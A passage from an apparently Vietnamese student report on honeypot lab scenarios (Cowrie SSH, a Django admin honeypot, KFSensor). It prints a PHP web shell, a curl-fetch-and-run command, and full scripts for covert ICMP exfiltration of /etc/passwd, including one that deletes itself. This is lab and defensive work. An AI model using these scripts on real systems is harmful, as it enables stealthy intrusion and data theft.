|_ 256 a0:a8:1d:33:11:d5:14:e7:ef:fb:04:c0:dc:84:b6:8a (ED25519)

```

Hình 4.9: Scan công dịch vụ (2222)

Kết nối vào hệ thống Cowrie và phân tích log hành động của attacker

Sau khi xác định được các thông tin cần thiết, attacker sử dụng credential để kết nối tới hệ thống Cowrie thông qua SSH. Quá trình này thường đi kèm các hành động tiềm tàng như tải lên malware hoặc tạo backdoor nhằm kiểm soát hệ thống mục tiêu.

Cowrie có khả năng ghi lại toàn bộ hoạt động của attacker, bao gồm:


- Credential đăng nhập: Thông tin xác thực được attacker sử dụng.
- Các lệnh đã thực thi: Toàn bộ các lệnh mà attacker thực thi trên hệ thống đều được ghi lại trong log.
- File được tạo hoặc sửa đổi: Những thay đổi trong hệ thống, bao gồm các file do attacker tạo ra hoặc chỉnh sửa, cũng được lưu trữ để phân tích.

```

2024-11-30T16:48:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG not read /etc/userdb.txt, default database activated
2024-11-30T16:48:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG login attempt [b'phil'] succeeded
2024-11-30T16:48:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG initialized emulated server as architecture: linux-x64-1sb
2024-11-30T16:48:58+0000 [cowrie.ssh.transport,9,192.168.44.169] DEBUG [cowrie.ssh.transport] HoneyPotSSH[UserServer#debug] 'b'phil' authenticated with b'password'
2024-11-30T16:48:58+0000 [cowrie.ssh.transport,9,192.168.44.169] DEBUG [cowrie.ssh.transport] HoneyPotSSH[UserAuthServer#debug] 'b'phil' authenticated with b'password'
2024-11-30T16:48:58+0000 [cowrie.ssh.transport,9,192.168.44.169] DEBUG [cowrie.ssh.transport] HoneyPotSSH[UserAuthServer#debug] starting service b'ssh-connection'
2024-11-30T16:48:58+0000 [cowrie.ssh.transport,9,192.168.44.169] DEBUG [cowrie.ssh.transport] HoneyPotSSH[TransportDebug] got channel b'session' request
2024-11-30T16:48:58+0000 [cowrie.ssh.connection,9,192.168.44.169] DEBUG [cowrie.ssh.connection] got global b'no-more-sessions@openssh.com' request
2024-11-30T16:48:58+0000 [cowrie.ssh.session,9,192.168.44.169] DEBUG [cowrie.ssh.session] handling pty request: b'xterm-25color' (48, 211, 0, 0)
2024-11-30T16:48:59+0000 [SSHChannelSession,9,192.168.44.169] DEBUG [SSHChannelSession] Terminal Size: 211 48
2024-11-30T16:48:59+0000 [SSHChannelSession,9,192.168.44.169] DEBUG [SSHChannelSession] request_env: LANG=C.UTF-8
2024-11-30T16:48:59+0000 [twisted.conch.ssh.session] DEBUG [twisted.conch.ssh.session]#info Getting shell
2024-11-30T16:49:00+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport] ls
2024-11-30T16:49:00+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport] Command found: ls
2024-11-30T16:49:01+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport] cd laravel-project/
2024-11-30T16:49:01+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport] Command found: cd laravel-project/
2024-11-30T16:49:02+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport] ls
2024-11-30T16:49:02+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport] Command found: ls
2024-11-30T16:49:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport] cat /etc/passwd
2024-11-30T16:49:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport] Command found: cat /etc/passwd
2024-11-30T16:50:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport] echo <?php system($_GET['cmd']);?>> test.php
2024-11-30T16:50:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport] Command found: echo <?php system($_GET['cmd']);?>
2024-11-30T16:50:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport] Can't find command ?
2024-11-30T16:50:14+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport] Command not found: ? > test.php
2024-11-30T16:50:28+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport,9,192.168.44.169] Command found: echo </php system($_GET['cmd']);?>> test.php
2024-11-30T16:50:28+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport,9,192.168.44.169] Command found: echo <?php system($_GET['cmd']);?>> test.php
2024-11-30T16:50:34+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport,9,192.168.44.169] Command found: cat test.php
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport,9,192.168.44.169] Timeout reached in HoneyPotSSHTransport
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport,9,192.168.44.169] Saved redirect contents with SHA-256 a9cbaf51785d3c1c112c575a7709d7da4e274d0dfaee394ff002ec0cb82bc0 to var/lib/cowrie/downloads/a9cbaf51785d3c1c112c575a7709d7da4e274d0dfaee394ff002ec0cb82bc0
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport,9,192.168.44.169] Closing TTY Log: var/lib/cowrie/tty/354a49027708ccb6943a8eb7dba044dc670f65bf504c99bac200de454fc462 after 179.3 seconds
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport,9,192.168.44.169] avatar phil logging out
2024-11-30T16:51:58+0000 [HoneyPotSSHTransport,9,192.168.44.169] DEBUG [HoneyPotSSHTransport,9,192.168.44.169] connection lost

```

Hình 4.10: Cowrie ghi lại toàn bộ hoạt động của attacker




```
a9cbaf51785d3c1c112c575a7709d7da4e274d0dfa394ff002ec0c6b82bca0 X
user-files > a9cbaf51785d3c1c112c575a7709d7da4e274d0dfa394ff002ec0c6b82bca0
1   <?php system($_GET['cmd']);?>
2
```

Hình 4.11: Cowrie ghi lại được các lệnh đã thực thi

4.2.2. Kịch bản ICMP Exfiltration thông qua SSH Anonymous (Cowrie honeypot)

Giai đoạn đầu của cuộc tấn công tập trung vào việc lợi dụng quyền truy cập SSH không yêu cầu xác thực trên honeypot. Kẻ tấn công khởi tạo phiên SSH và thực hiện một loạt các lệnh hệ thống nhằm thu thập thông tin sơ bộ về môi trường mục tiêu. Những lệnh như uname -a (nhận diện phiên bản kernel), ls /etc (liệt kê cấu trúc thư mục), và ip a (thông tin mạng) được sử dụng để xác định các điểm yếu tiềm năng trong hệ thống.



Hình 4.12: SSH Không cần mật khẩu


Tiếp theo, một exploit được tải xuống từ một máy chủ từ xa bằng cách sử dụng công cụ truyền tải HTTP là curl. Tập lệnh này được cấu hình để tự động

chuyển sang trạng thái thực thi ngay sau khi được tải về. Quá trình triển khai diễn ra nhanh chóng thông qua câu lệnh:

```
curl -O 192.168.44.169/download.sh  
&& chmod +x download.sh && ./download.sh
```

Tập lệnh này không chỉ đảm bảo việc tải xuống hiệu quả mà còn tối ưu hóa khả năng che giấu dấu vết của cuộc tấn công.

Khi exploit được kích hoạt, nó bắt đầu quá trình thu thập dữ liệu nhạy cảm, chẳng hạn như nội dung của tệp /etc/passwd. Dữ liệu thu thập được mã hóa nhằm tránh bị phát hiện bởi các công cụ giám sát mạng thông thường. Các gói ICMP được sử dụng làm phương tiện truyền tải, cho phép dữ liệu vượt qua các lớp bảo mật mà không làm dây lên cảnh báo. Máy chủ nhận giải mã các gói này để tái tạo dữ liệu ban đầu. Cuối cùng, tập lệnh tự động xóa để loại bỏ mọi dấu vết của cuộc tấn công.



Hình 4.13: Khai thác honeypot cowrie

Trong thí nghiệm này, ba thành phần chính đóng vai trò quan trọng trong việc triển khai và chứng minh cơ chế ICMP-based exfiltration, bao gồm: một script tự động hóa quá trình tấn công (download.sh), một module thực thi khai thác và gửi dữ liệu (exploit.py), và một máy chủ nhận dữ liệu (server.py).

Script download.sh được thiết kế để đóng vai trò như một phương tiện xâm nhập ban đầu, cho phép tải xuống mã khai thác từ máy chủ của kẻ tấn công, cài đặt các phụ thuộc cần thiết, và thực thi tệp khai thác với các tham số chỉ định. Kịch bản này được tối ưu hóa để đảm bảo rằng nó có thể vận hành trên các môi trường bị giới hạn quyền truy cập, đồng thời tự xóa sau khi hoàn thành để tránh bị phát hiện.

```
#!/bin/bash

# Check if the script is running as root; if not, re-run
# with sudo
if [ "$EUID" -ne 0 ]; then
    sudo "$0" "$@"
    exit
fi

# Define the URL and filename for the file to be
# downloaded
URL="http://192.168.44.169/exploit.py" # Replace with the
# actual URL
FILENAME="exploit.py"

# Download the file using curl
curl -fsSL -o "$FILENAME" "$URL"

# Install python3-scapy
apt-get update -qq
apt-get install -y -qq python3-scapy

# Run the downloaded Python file
```

```
python3 "$FILENAME" "cat /etc/passwd"

# Clean up: delete the downloaded file and the script
itself
rm -f "$FILENAME" "$0"
```

Mã khai thác exploit.py là công cụ chính trong việc thực hiện ICMP exfiltration. Nó nhận lệnh từ kẻ tấn công, thực thi lệnh trên hệ thống mục tiêu và mã hóa đầu ra của lệnh sử dụng Base64. Dữ liệu sau khi mã hóa được chia thành các đoạn nhỏ để phù hợp với giới hạn payload của ICMP và được truyền đến máy chủ nhận dưới dạng các gói ICMP Echo Request. Cách tiếp cận này không chỉ tận dụng khả năng truyền dữ liệu "ẩn" qua ICMP, mà còn giúp mã hóa nội dung để tránh sự giám sát của các công cụ phân tích lưu lượng thông thường.

```
from scapy.all import *
import base64
import subprocess
import sys

# Check if the command is provided as an argument
if len(sys.argv) < 2:
    sys.exit(1)

# Run the command and capture the output
command = sys.argv[1]
try:
    command_output = subprocess.check_output(command,
                                             shell=True, stderr=subprocess.STDOUT)
except subprocess.CalledProcessError as e:
    command_output = e.output # Capture output even if
```

there's an error

```
# Encode the command output in Base64
encoded_data = base64.b64encode(command_output).decode()

# Define the chunk size to fit within ICMP payload limits
# (e.g., 48 bytes)
chunk_size = 48
chunks = [encoded_data[i:i+chunk_size] for i in range(0,
    len(encoded_data), chunk_size)]

# Specify the target IP address (e.g., the IP of the
# honeypot)
target_ip = "192.168.44.169"

# Send each chunk in a separate ICMP Echo Request packet
conf.verb = 0 # Set Scapy's verbose mode to 0 (off)
for chunk in chunks:
    packet = IP(dst=target_ip)/ICMP()/Raw(load=chunk)
    send(packet)
```

Cuối cùng, mã máy chủ server.py hoạt động như một listener tại phía máy chủ nhận, nơi các gói ICMP được thu thập, hợp nhất, và giải mã để tái tạo nội dung đã bị rò rỉ. Mã này sử dụng các phương pháp giải mã tuần tự để xử lý dữ liệu một cách hiệu quả, đồng thời cung cấp khả năng theo dõi và hiển thị thông tin để phân tích tấn công.

```
from scapy.all import *
import base64
import time
```

```

import threading

# Initialize an empty string to hold the Base64 data
received_data = ""
decoded_data = ""

# Callback function to process each captured packet
def packet_callback(packet):
    global received_data
    if packet.haslayer(ICMP) and packet[ICMP].type == 8:
        # Check for ICMP Echo Request packets
        try:
            # Extract the payload (Base64 encoded data)
            chunk = packet[Raw].load.decode()
            print(f"Received chunk (Base64): {chunk}")

            # Append the chunk to our data string
            received_data += chunk
        except AttributeError:
            pass

# Function to periodically decode received data
def decode_periodically():
    global received_data, decoded_data
    while True:
        time.sleep(2) # Wait for 2 seconds
        if received_data:
            try:
                # Decode only new Base64 data

```

```

new_data = base64.b64decode(received_data
    ).decode()

# Append the newly decoded data to
decoded_data
if new_data != decoded_data: # Only
update if there's new data
    decoded_data += new_data
print("Decoded_Data:\n", decoded_data
    )

# Clear the received_data after decoding
received_data = ""

except (base64.binascii.Error,
        UnicodeDecodeError) as e:
    print(f"Decoding_error:{e}")

# Start sniffing for ICMP packets in a separate thread
print("Listening for incoming ICMP packets...")
sniffer_thread = threading.Thread(target=lambda: sniff(
    filter="icmp", prn=packet_callback, store=0))
sniffer_thread.start()


# Start the periodic decoding function
decode_periodically()

```

4.2.3. Kịch bản tấn công web honeypot

Ứng dụng yêu cầu môi trường Python 3.x và được tích hợp trực tiếp vào các dự án Django như một ứng dụng con (app). Sau khi cài đặt, trang đăng nhập

giả mạo sẽ thay thế trang thật, trong khi trang quản trị thật được bảo vệ và truy cập qua một đường dẫn bí mật khác. Sau đó tích hợp ứng dụng vào dự án Django.




```

PROBLEMS    OUTPUT    DEBUG CONSOLE    TERMINAL    PORTS  2

• (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot$ python -m django --version
5.1.4
• (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot$ django-admin startproject honeybotsite
• (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot$ cd honeybotsite/
• (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot/honeybotsite$ ls
  honeybotsite  manage.py
○ (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot/honeybotsite$ 

```

Hình 4.14: Tạo 1 trang web thật bằng django




```

• (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot/honeybotsite$ python manage.py createsuperuser
Username (leave blank to use 'nghia'): 3conmeo
Email address:
Password:
Password (again):
This password is too short. It must contain at least 8 characters.
This password is too common.
This password is entirely numeric.
Bypass password validation and create user anyway? [y/N]: y
Superuser created successfully.
○ (django-env) nghia@nghia-pot:~/honeypot/djangohoneypot/honeybotsite$ 

```


Hình 4.15: Tao superuser để đăng nhập vào trang admin của django



Hình 4.16: Trang quản trị của web thật

Tiếp theo, cấu hình để chạy django-admin-honeypot trên web

```
djangohoneypot > honeypotsite > honeypotsite > urls.py
  including another URLconf
16     """
17     from django.contrib import admin
18     from django.urls import path
19     from django.conf.urls import include
20
21     urlpatterns = [
22         path('admin/', include('admin_honeypot.urls', namespace='admin_honeypot')),
23         path('itsmedio/', admin.site.urls), # real admin page
24         path('', include('home.urls'))
25     ]
26
```

Hình 4.17: Path của web thật và honeypot**Hình 4.18:** Tấn công brute force

Tiến hành tấn công vào honeypot.

| Select login attempt to change D X | | | | | |
|--|-----------|------|-------------------------|----------------------------|--|
| 127.0.0.1:8000/lsmmedia/admin_honeypot/loginattempt/ | | | | | |
| Start typing to filter... | | | | | |
| ADMIN_HONEYBOT | | | | | |
| 3 | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| admin | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| administrator | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| root | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| superuser | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| sysadmin | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| manager | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| moderator | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| user | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| owner | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| webmaster | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| support | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| admin123 | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| admin1 | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| superadmin | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| staff | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| master | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| admin_user | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| sitesadmin | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| host | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |
| operator | 127.0.0.1 | None | Dec. 9, 2024, 9:45 a.m. | /admin/login/?next=/admin/ | |

25 login attempts

Activate Windows
Go to Settings to activate Windows.

Hình 4.19: Log được ghi lại trong trang admin thật

Mọi yêu cầu gửi đến trang đăng nhập giả đều được ghi log, bao gồm thông tin về địa chỉ IP, thông số User-Agent và chi tiết về hành vi đăng nhập.

4.2.4. Kịch bản tấn công vào local network

Triển khai một kịch bản honeypot trên mạng nội bộ sử dụng Kfsensor trên nền tảng Windows. Điểm nhấn chính là việc tích hợp hệ thống với mail server để tự động gửi cảnh báo khi phát hiện hành vi bất thường, từ đó tăng cường khả năng giám sát và xử lý.

Một trong những kịch bản phổ biến nhất là mô phỏng các cổng mạng mở trên hệ thống Windows. Các cổng này được Kfsensor hiển thị như thẻ chúng thuộc về các dịch vụ thực tế, nhằm đánh lừa kẻ tấn công. Khi một cuộc quét cổng được thực hiện, Kfsensor sẽ ghi lại toàn bộ thông tin, bao gồm địa chỉ IP của kẻ tấn công, thời gian, và các cổng được truy cập. Tuy nhiên, từ phía kẻ tấn công, các cổng này không cung cấp thông tin hữu ích, ngoại trừ dữ liệu giả lập mà honeypot cung cấp.

```


# nmap -T4 -p- -A 192.168.44.170
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-13 23:39 EST
Stats: 0:07:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 31.89% done; ETC: 00:01 (0:15:12 remaining)
Nmap scan report for 192.168.44.170 (192.168.44.170)
Host is up (0.0016s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
7680/tcp  open  pando-pub?
MAC Address: 00:0C:29:68:DD:06 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|2019 (89%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: Microsoft Windows XP SP3 (89%), Microsoft Windows Server 2019 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  1.58 ms  192.168.44.170 (192.168.44.170)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1081.68 seconds


```

Hình 4.20: Scan tất cả các port của kfsensor



